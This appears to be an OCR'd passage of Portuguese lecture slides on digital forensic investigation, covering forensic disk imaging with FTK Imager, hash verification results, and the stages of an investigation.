
Ambiente

Cópia Forense


Os brinquedinhos




Criando a imagem com FTK Imager



HASH


Drive/Image Verify Results
General
Name
MarcioEduardoGSC-Brasilia.001
Sector count
78165360
MD5 Hash
Computed hash
f7b0eaf56201f87ebb5745135ee78232
Report Hash
f7b0eaf56201f87ebb5745135ee78232
Verify result
Match
SHA1 Hash
Computed hash
403e292d9ce92f5561d51ad5e9ba2036f6c6835e
Close

Etapas de uma Investigação





Análise das Informações

- A etapa de análise das informações, ocorre muitas vezes, paralela à etapa de exame;

- Finalidade de recriar o(s) evento(s) que estão sendo investigado(s).

